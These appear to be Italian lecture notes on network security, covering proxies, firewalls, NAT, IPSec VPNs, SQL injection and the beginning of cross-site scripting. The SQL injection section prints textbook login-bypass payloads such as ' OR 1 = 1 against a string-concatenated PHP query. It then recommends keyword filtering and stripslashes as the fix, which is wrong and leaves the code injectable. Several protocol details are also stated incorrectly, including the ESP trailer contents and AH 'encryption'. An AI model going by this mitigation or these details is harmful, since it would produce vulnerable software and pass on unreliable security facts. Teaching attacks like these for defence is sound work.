Il proxy applicativo si basa su un concetto molto semplice: il **firewall funge da proxy** per l'esterno per i pacchetti della rete su cui il firewall è installato.
Un certo client A vuole dialogare con un client B in internet. Quindi apre una connessione TCP verso il firewall e dialoga con lui. Egli fa da proxy e quindi contatta il vero destinatario B. Il firewall ha, perciò, due connessioni aperte (eventualmente su porte diverse): una con A e una con B. **Tutto il traffico passerà dal firewall** il quale avrà il concetto di connessione.
Ovviamente tutto il traffico che non passa per il firewall dovrà essere bloccato (è sufficiente una regola a livello di packet filter).
Come avviene dal punto di vista tecnico tutto ciò?

Senza firewall il pacchetto inviato da A avrebbe questa forma:

Head IP		**Head TCP**				**Head Application**
IP mittente	*IP destinatario*	*Sequence number*	*Ack number*	*Porta mittente*	*Porta destinatario*	*HTTP*
IP_A	IP_B	SN	AN	P_A	80	GET URL http://google.it

Ma invece all'interno del browser **il client dovrà settare l'indirizzo IP di proxy ovvero quello del firewall** e perciò il pacchetto diventerà:

Head IP		**Head TCP**				**Head Application**
IP mittente	*IP destinatario*	*Sequence number*	*Ack number*	*Porta mittente*	*Porta destinatario*	*HTTP*
IP_A	**$IP_{ProxyFirewall}$**	SN	AN	P_A	80	GET URL http://google.it

Come può dunque il firewall sapere con chi creare la connessione? All'interno della richiesta HTTP troviamo l'URL richiesto e quindi con una interrogazione al DNS possiamo facilmente recuperare l'IP_B (che in questo caso è il server di Google!).
Il firewall terrà quindi una tabella con tutte le coppie <porta effimera del firewall, porta effimera di A> così da sapere a chi instradare il traffico in arrivo da B.
Questo sistema è ottimo per autenticare (ogni richiesta se non appartiene ad un utente autenticato viene ridirezionata e solo dopo l'autenticazione i pacchetti di quel certo utente potranno "passare").

Abbiamo un sistema molto potente e decisamente efficiente per i nostri scopi ma ha un difetto terribile: ogni client deve settare il proxy! Altrimenti non potrà comunicare con il resto di internet.

Spesso questa operazione ha costi di mantenimento troppo elevati.

Packet filter application aware

La seconda tipologia di firewall che incontriamo sono i packet filter application aware. Sono una sorta di packet filter particolarmente avanzati che sono in grado di implementare alcune funzionalità relative alle connessioni. Ad esempio possono gestire ftp ma mancano ancora del concetto di utenza.

Transparent proxy

Si vuole ovviare al problema riscontrato con il proxy applicativo. Disponiamo di un firewall che svolge anche le funzioni di un router ovvero è in grado di instradare i pacchetti. A questo punto, quando A invia un pacchetto non lo invierà indicando il MAC del router bensì il MAC del firewall (ma lasciando inalterato l'IP del destinatario, così da non dover impostare il proxy per ogni browser della rete). Avremo quindi qualcosa del genere:

Head datalink		**Head IP**		**Head TCP**	**Head Application**
MAC mittente	*MAC destinatario*	*IP mittente*	*IP destinatario*	...	
MAC_A	$MAC_{Firewall}$	IP_A	IP_B		

I firewall non sono imbattibili

Abbiamo visto come i firewall siano strumenti utili e potenti. Ma non sono per questo risoluzione ad ogni problema che abbiamo. Nello specifico:

- Non trattano le vulnerabilità applicative
- Non trattano i virus (ad esempio nelle mail)
- Non sono in grado di bloccare attacchi DoS
- Se si effettuano connessioni per altre vie, il firewall è inutile (ad esempio con chiavette USB 3G, ecc.)
- Se il wifi ha raggio di azione maggiore della sede fisica della rete, non abbiamo sotto controllo i calcolatori connessi.

La DMZ: i reverse proxy

Abbiamo tralasciato il discorso relativo alle DMZ che ovviamente necessiteranno di un trattamento diverso.

Nel caso delle DMZ, infatti, parliamo di **reverse proxy**. In sostanza il proxy si occupa di ricevere richieste dall'esterno e ridirezionarle sui server della DMZ. Usare un reverse proxy è un'ottima idea per due ragioni:

- **Security**: il reverse proxy non contiene dati utili ed è l'unica macchina indirizzabile dall'esterno della rete. Perciò in caso di attacco l'avversario non potrà comunque accedere ai nostri server applicativi ma riuscirà solo a forzare una macchina vuota.
- **Efficienza**: è possibile applicare del load balancing sulle richieste in modo da direzionale omogeneamente su diversi server applicativi. Non esiste il rischio di spezzare una connessione poiché il proxy è un oggetto applicativo e quindi ridirezionerà in modo "intelligente" il traffico.

7.6) I personal firewall

Per concludere l'argomento firewall non possiamo non parlare dei firewall così detti "personali", quelli che vengono **installati dal singolo utente** sulla propria macchina.
Non differiscono molto dal funzionamento di un firewall centralizzato se non per il fatto che si tratta di un **software** e non di un hardware. Ovviamente però non possiamo affidarci a questi firewall poiché installati sul singolo client e quindi non monitorabili.

Rimane comunque utile installare un firewall sulla propria macchina poiché permette di avere una protezione direttamente "in loco" e quindi da qualsiasi connessione la macchina usi (UMTS, ecc.).


Spesso i personal firewall vengono venduti in pacchetti che comprendono anche antivirus e software per l'incremento delle performance.

8) Un elemento fondamentale: il NAT


Prima di proseguire con il nostro percorso dobbiamo fermarci a parlare del NAT. Uno strumento fondamentale e parte integrante delle reti odierne.
Il NAT (Network Address Translation) è il vantaggio fondamentale di **farci risparmiare indirizzi IP**. Studiamolo e capiamo quali sono le sue implicazioni dal punto di vista della security.

8.1) Perché usare un NAT

La situazione classica è l'acquisto di qualche indirizzo IP per la propria rete aziendale. Diciamo di averne comprati 8, da 130.192.145.1 a 30.192.145.8 compresi. Assegniamo staticamente ogni IP alle otto macchine della rete e siamo felici.




Poi, un giorno, cambiamo provider e siamo costretti a ri-modificare tutte le impostazioni di rete perché ci vengono cambiati gli indirizzi IP!
Il **NAT** giunge in nostro aiuto in questo caso: si tratta di un apparato di livello IP (spesso accorpato al router) che permette di **impostare degli indirizzi IP arbitrari alle nostre macchine**. Nel NAT introdurremo poi una tabella di traduzione fra i nostri indirizzi interni e quelli esterni, mappandoli uno per uno.



La modifica dell'indirizzo IP viene fatta **on the fly** direttamente sul pacchetto (questo implica che venga ricalcolato il checksum). È un'operazione che viene spesso effettuata direttamente dall'hardware.

Ma il NAT può fare molto di più: è possibile **accorpare gli indirizzi IP interni in un solo indirizzo IP esterno**.
Decidiamo di voler comprare la metà degli indirizzi IP (quattro) e mappiamo gli indirizzi IP interni a coppie su un solo indirizzo IP esterno.
Chiaramente non ci basta più tradurre solo l'indirizzo IP ma sarà necessario salvarsi anche le porte effimere di comunicazione sfruttate dai client (altrimenti non sapremmo discernere fra il traffico per un calcolatore o un'altro).

La tabella del NAT sarà più complessa, conterrà infatti: **IP del client** (interno), **porta effimera del client**, **IP esterno** (del NAT) e **porta del NAT** (che viene generata dal NAT, sempre diversa da quelle in uso per evitare collisioni fra le porte effimere dei client). Quindi supponendo una connessione da parte di 10.3.2.3 (IP interno) sulla sua porta 1050 e contemporaneamente una connessione di 10.3.2.4 (IP interno) sulla sua porta 1050:



Come vediamo le porte effimere del NAT saranno diverse mentre non c'è problema se sono uguali dal lato del client. Invece, l'IP del NAT (cioè quello visto all'esterno) è lo stesso per due macchine che all'interno della nostra rete hanno invece due indirizzi IP uguali.
Se il NAT effettua queste operazioni allora agisce anche sul livello transport e quindi viene detto Application Aware e il checksum dovrà essere ricalcolato anche per il livello transport. Tecnicamente parlando si tratta di **PAT** (Port Address Translation).

Dal punto di vista della security il NAT svolge alcune funzioni utili poiché maschera la nostra organizzazione di IP interni al mondo di internet.
Chiaramente per permettere connessioni dall'esterno (per la DMZ) imposterò la porta 80 aperta sul NAT.

8.2) I conflitti con gli altri sistemi

Il NAT applica cambiamenti radicali ai pacchetti. Per questo motivo è talvolta in conflitto con altri sistemi/apparecchiature della rete.

Il **reverse proxy** ad esempio è pericoloso con un NAT: potrei configurare su uno stesso IP esterno (130.192.235.16) i due IP interni 10.2.3.8 e 10.2.3.9 ed in questo modo il load balancing sembrerebbe perfettamente funzionante. Abbiamo infatti il concetto di connessione (grazie alla corrispondenza con le porte) ed abbiamo quindi la possibilità di effettuare load balancing... attenzione però! **Non abbiamo il concetto di sessione**.
Immaginiamo di avere un cookie C che viene copiato su un server applicativo che ha aperta una connessione verso un qualche client su internet. Nel caso di perdita della connessione (un timeout ad esempio) ed una successiva nuova connessione potremmo avere che la nuova connessione viene affidata ad un server diverso da quello che aveva il cookie C con conseguente perdita della sessione.

9) Le reti virtuali private (VPN)

Parliamo ora di un elemento fondamentale ed usato moltissimo: le **Virtual Private Network** comunemente chiamate VPN.


9.1) Cos'è una VPN e perché usare una VPN

Le VPN sono un oggetto di livello network (quindi IP) e hanno lo scopo di **collegarsi ad una rete privata** (ad esempio di un azienda) **pur non trovandosi fisicamente nell'azienda**.
Capiamo ovviamente che il modo di lavorare odierno richiede sempre più un servizio del genere (poter lavorare da casa come se fossimo in ufficio).
Chiaramente il processo di accesso ad una VPN sarà correlato della richiesta di credenziali di accesso (per identificare l'utente e sostanzialmente bypassare il firewall).
Una seconda utilità è per le **aziende che sono suddivise su più sedi**: la VPN permette di creare una rete "unica" logicamente parlando pur avendo reti geograficamente distanti.

9.2) Due modi di fare VPN

Esistono due modi diversi con cui comunicare tramite VPN.

Il tunneling
Il tunneling è la versione più adottata poiché tipica dell'ambiente lavorativo.



Sfruttiamo due oggetti chiamati **terminatori VPN** (in viola nell'immagine sopra) che effettuano la connessione VPN e, come un NAT, modificano l'indirizzo IP sorgente del pacchetto con un proprio indirizzo IP. Il traffico è sicuro sulla rete geografica ma non sicuro sulla rete locale. Abbiamo però il vantaggio che questa tecnica è trasparente (l'utente non sa nulla e non deve installare nulla) e che è molto efficiente.

Il transport
Questa tecnica inserisce il pacchetto direttamente in VPN nel momento della trasmissione sulla rete.

Per ottenere questo approccio ogni utente deve avere la VPN installata sulla propria macchina. Abbiamo però il vantaggio che non è possibile effettuare nessun tipo di spoofing/sniffing del messaggio, neanche in rete locale.

Spesso avremo delle situazioni ibride, ad esempio partiremo da casa nostra con il transport e concluderemo in ufficio con un tunneling.

9.3) Implementare la VPN: il protocollo IPSec

Ora che abbiamo capito cosa vogliamo da una VPN non resta che capire come funziona e come è implementata.
Con l'avvento di IPv6 si è reso necessario anche lo sviluppo di un sistema di sicurezza affidabile associato ad IPv6 laddove utile.

Sebbene IPv6 non sia ancora uno standard la sua parte di security è stata implementata per creare le VPN: stiamo parlando di IPSec.
IPSec è un protocollo a tutti gli effetti e si trova appena sopra IP (ma inglobato nel livello IP). Il suo head sarà quindi inserito fra l'head IP e l'head transport.

Head data link	Head IP	**Head IPSec**	Head Transport	Head Application

Chiaramente saremo interessati sia a **cifrare** che ad **autenticare** il traffico in VPN. Si noti che seppur cifrato il traffico può essere comunque analizzato ed essere sfruttato in senso commerciale (se ci sono molte comunicazioni fra un'agenzia di tour operator concorrente e una di viaggi, probabilmente avranno molti clienti nel futuro e quindi la mia azienda di tour operator potrà aumentare i prezzi) ma questo accade solo nel caso di transport poiché con il tunneling i terminatori VPN applicano una tecnica simile al NAT e quindi mascherano l'IP di partenza.
L'autenticazione viene effettuata tramite un **Autentication Header** mentre la cifratura tramite un sistema chiamato **ESP**. Seppur cifratura e autenticazione vengano spesso combinate vediamo le singole tecniche separatamente e poi indicheremo come usarle simultaneamente.

Autentication Header (AH)
L'head AH verrà innestato dopo l'head IP e quindi il campo PROTOCOL di IP sarà settato ad AH.

Head data link	Head IP	**AH**	Head Transport	Head Application
	PROTOCOL = AH			


In IPv6 è stata effettuata una rimodellazione dei vari campi che indicano il protocollo successivo (presenti un po' in tutti i livelli): si introduce un campo next header che indica qual è il prossimo protocollo. L'header AH risulta così fatto:

Next Header	Length	X	SPI	Authentication Data
8 bit	8 bit	16 bit	32 bit	multiplo di 32 bit

Cosa sono questi campi?
1) Il campo X è un campo riservato al futuro (attualmente non usato).
2) Il campo SPI sta per **Security Parameters Index**. Si tratta cioè di un **indice** che ci permetterà di trovare i parametri necessari per effettuare l'autenticazione. Nella fattispecie ci saranno (oltre agli altri) la chiave simmetrica K e quale algoritmo di hash è stato adottato per i dati da autenticare (il campo successivo). **Non vi sono scritti i parametri all'interno** (ovviamente, sarebbero leggibili da tutti!) ma si tratta di un indice che viene usato su una tabella che è cablato nei client (nel caso di VPN transport) oppure nei terminali VPN (nel caso di VPN tunneling).
3) Authentication data sono i dati che vengono cifrati con la chiave K simmetrica e l'algoritmo sopra indicati (tramite il meccanismo dell'indice). Questi dati sarebbero **tutto il pacchetto IP** ad eccezione di alcuni campi appositamente **messi a zero**: si tratta del TTL, del CHECKSUM e ovviamente del campo Authentication data stesso che stiamo calcolando! Questo perché TTL e CHECKSUM cambiano durante il tragitto (vengono decrementati dai router) e il campo Authentication data è in fase di calcolo e quindi ovviamente non è includibile.

Nel caso di VPN tunneling avremo anche l'header IP originale incluso nelle Authentication Data (per poter ricostruire il pacchetto una volta giunto dall'altro terminatore VPN).

Avremo qualcosa del genere (riportiamo il caso VPN transport ma il funzionamento è identico nelle VPN tunneling):



A creerà il suo pacchetto con AH inserendo l'indice desiderato in SPI. Dall'altra parte B sfrutterà l'indice (le tabelle devono essere identiche), setterà TTL, CHECKSUM e Autentication data a 0 e calcolerà la funzione di hash. Confronterà il risultato con il campo Autentication data e verificherà se il pacchetto è stato modificato o meno. Chiaramente si sfrutterà un algoritmo H-MAC basato sulla funzione di hash espressa nella tabella.

La necessità di avere una tabella con più entry è chiara: potremmo avere più VPN diverse con diversi parameters.

Encapsulating Security Payload (ESP)

Passiamo invece a parlare di come avviene la cifratura. ESP è molto "particolare" poiché lavora sul datagram transport/application pur vivendo a livello IP.

L'head apparirà in questo modo:

Head data link	Head IP	**ESP**
	PROTOCOL = ESP	

Perché? Perché transport ed application saranno innestati nella parte ESP. Abbiamo un sistema simile a quello adottato in AH: una tabella con i parameters correttamente indicizzati. L'head ESP è quindi al suo interno siffatto:

SPI	Sequence number	PDU cifrata	Trailer
32 bit	32 bit	multiplo di 32 bit	16 bit

Vedendone la suddivisione in blocchi da 32 bit abbiamo:

SPI		
Sequence number (non quello transport!)		
PDU cifrata (TCP+Application)		
PDU cifrata (TCP+Application)	*Padding per raggiungere i 32 bit*	
Padding per raggiungere i 16 bit	**Padding Length**	**Next Header**

Abbiamo:

1) **SPI** (così come viene usato per AH).
2) **Sequence number**: per evitare il re-play, ne parleremo meglio dopo.
3) **PDU cifrata**: contiene tutti i dati di transport e tutti i dati di application ed è cifrata stando a quanto si ottiene dall'SPI.
4) **Trailer**: costituito da **padding length** (quanto padding è stato inserito per raggiungere i 32 bit giusti) e poi il **next header** che contiene il vecchio header IP (così da poter ricostituire il pacchetto IP originale).

Il sequence number di cui abbiamo parlato fa sì che i pacchetti inviati in VPN siano sempre "fresh" cioè non è possibile che un pacchetto venga memorizzato per essere poi inviato nuovamente in seguito. Il sequence number viene incrementato ad ogni invio di pacchetto. Accetteremo dall'altro lato VPN solamente pacchetti che hanno un valore del sequence number pari all'ultimo pacchetto ricevuto + 1. Come sappiamo però i pacchetti in IP possono arrivare in ordine sparso e quindi definiremo in realtà un range 'w' di valori che accettiamo.
È applicata quindi dalla VPN una sorta sliding window (molto più semplice di quella di TCP) che tiene come valore più estremo il massimo valore di sequence number ricevuto (n) e che accetta pacchetti che abbiano sequence number nel range n - w. Se arriva un pacchetto con sequence number minore di n - w o che già abbiamo ricevuto nel range n - w, questo viene scartato.

Già ricevuti, scarto se li ricevo nuovamente					**Range di w, accetto**		
0	1	2	3	...	n - 2	n - 1	n

ESP autenticato

ESP dispone di alcune varianti fra cui una che inserisce anche un codice H-MAC in fondo al blocco ESP:

SPI	Sequence number	PDU cifrata	Trailer	H-MAC

Questo può essere utile poiché mentre AH copre il pacchetto IP che è spesso soggetto a modifiche da parte di altri dispositivi (si pensi al NAT) mentre invece ESP no. Per calcolare l'H-MAC si adopereranno gli stessi SPI usati per effettuare l'ESP.


Uso combinato di ESP e AH

Nel (frequente) caso di uso combinato di autenticazione e cifratura il pacchetto risulterà così innestato:

Head data link	Head IP	**AH**	**ESP**	Head Transport	Head Application

9.3) VPN e NAT: le incompatibilità

Abbiamo più volte detto che la VPN e il NAT possono compiere azioni simili (toccare il pacchetto IP ad esempio).
Presa questa architettura di rete:



Usare AH (in modalità tunnel) fa sì che la VPN non funzioni.
Questo accade perché come sappiamo l'obiettivo di AH è quello di **mantenere il pacchetto identico** durante tutto il tragitto (pacchetto IP e checksum compresi!) mentre il **NAT modifica il pacchetto durante il tragitto** (anche se in modo autorizzato e controllato, ma questo AH non può saperlo). Modificare quindi l'indirizzo IP sorgente (così come fa il nostro router/NAT) impedisce alla VPN di funzionare correttamente (l'autenticazione fallisce sempre!).

Se usassimo solo ESP autenticato allora la VPN potrebbe funzionare bene ma solo nel caso in cui il NAT non effettui anche NATP (le porte sono infatti chiuse e cifrate dentro il PDU e quindi non le vede neanche il NAT!).


<u>Le soluzioni</u>
Quali sono le soluzioni?
- Non usare il NAT (eh beh, grazie!)
- Invertire il NAT e il terminatori VPN (fisicamente parlando)
- Sfruttare UDP per incapsulare tutto il sistema della VPN.

L'ultima soluzione è la più adottata: il terminatore VPN mittente include tutto AH ed ESP in un payload UDP e quindi in sostanza espone un wrapper UDP in modo che il NAT possa compiere le sue operazioni. L'altro terminatore VPM rimuoverà il wrapper UDP.

Head data link	Head IP	Head UDP	Payload UDP
	PROTOCOL = UDP		**ESP**

9.3) VPN innestate

È possibile avere più VPN innestate una nell'altra. Perché? Ad esempio può essere necessario durante il tragitto di un pacchetto che fa parte di una VPN entrare in un'altra VPN. Avremo quindi un'architettura del genere:



È sempre possibile innestare VPN ma ovviamente devono essere "a cipolla" cioè un terminatore VPN non può scavalcarne un altro. Al centro fra i quattro terminatori avremo un pacchetto del genere:

Head data link	Head IP	**ESP_{VPN2}**	**ESP_{VPN1}**

Chiaramente l'ESP_{VPN2} avrà all'interno del suo campo next header ESP_{VPN1}!
In sostanza il pacchetto è cifrato due volte.

10) La security sopra il livello applicativo

Se riprendiamo lo schema esposto all'inizio del paragrafo 2 vedremo che la **security** deve anche coprire la zona **sopra al livello applicativo** e cioè ciò che fa l'utente. Infatti sono molte le problematiche che possono coinvolgere questa zona rendendo vani tutti i nostri sforzi.

Possiamo trattare queste problematiche in diversi settori, quello che consideriamo ora è il **web**. Ci baseremo sulla classifica OWASP (la top ten dei problemi di sicurezza "più gravi", concetto che definiremo meglio in seguito).
Stando alla classifica del 2012 tratteremo il 1° punto (SQL Injection) ed il 2° (Cross Site Scripting).

10.1) SQL Injection

La vulnerabilità
La vulnerabilità più grave che possiamo riscontrare nell'ambiente web è la SQL Injection.
In generale il termine **injection** riguarda diversi ambiti e sta per "iniezione".
Nel nostro caso parliamo di una **iniezione di codice** laddove l'applicazione attendeva dei dati.
Come è possibile effettuare questo?

Consideriamo un normalissimo form di login:

Supponiamo che una volta effettuato il login vengano mostrate a video delle informazioni riservate (ad esempio il numero di carta di credito dell'utente).
All'interno del form sarà specificato nell'attributo **action** una pagina php che riceverà i dati del form e li confronterà sul database per validare l'utente e quindi stamparne i dettagli.
Possiamo immaginare che la query SQL eseguita dalla pagina php ricevente la richiesta di login sia qualcosa del genere:

```
"SELECT * FROM usr WHERE nick='".POST['nick']."' AND psw='".$_POST['psw']."'";
```

Se l'utente Mario decidesse di fare login inserendo i suoi dati (supponiamo Mario abbia come password 'pippo') allora la nostra query diverrebbe:

```
"SELECT * FROM usr WHERE nick='Mario' AND psw='Pippo'";
```

Che è il risultato che vogliamo. Non sembra ci sia nulla di pericoloso, ma se l'avversario digitasse all'interno del form il nickname 'Mario' e al posto della sua password la stringa: `' OR nick = 'Mario` allora avremmo la query:

```
"SELECT * FROM usr WHERE nick='Mario' AND psw='' OR nick = 'Mario'";
```

Che ci farà loggare come Mario pur non conoscendo la password! Peggio ancora, con ' OR 1 = 1 avremmo:

```
"SELECT * FROM usr WHERE nick='Mario' AND psw='' OR 1 = 1";
```

cioè l'intera stampa del database!

La soluzione

Come possiamo risolvere il problema?

Se usiamo un framework la validazione di questi campi sarà già fatta dal framework stesso, altrimenti possiamo andare alla ricerca di parole chiavi (SELECT, AND, OR, virgolette, ecc.). Più convenientemente possiamo usare (in PHP) la funzione **stripslashes** che rimuove le virgolette da una stringa.

10.2) Cross Site Scripting (XSS)

Premessa: la cookie authentication

Per delinare la pericolosità dell'XSS dobbiamo prima capire il funzionamento di alcune tecniche sfruttate dai browser e dai server per effettuare l'**autenticazione** di un utente via **cookies**.

Ecco una classica richiesta HTTP effettuata dal client verso il server (supponiamo in GET):

URL	http://www.esempio.it?nick=n&pass=bluh (*preso dal browser*)
Date	*Data attuale* (*presa dal sistema*)
Referer	*Pagina che ha chiamato il server* (*presa dal sistema*)
...	...
Cookie	sjloab9e21...

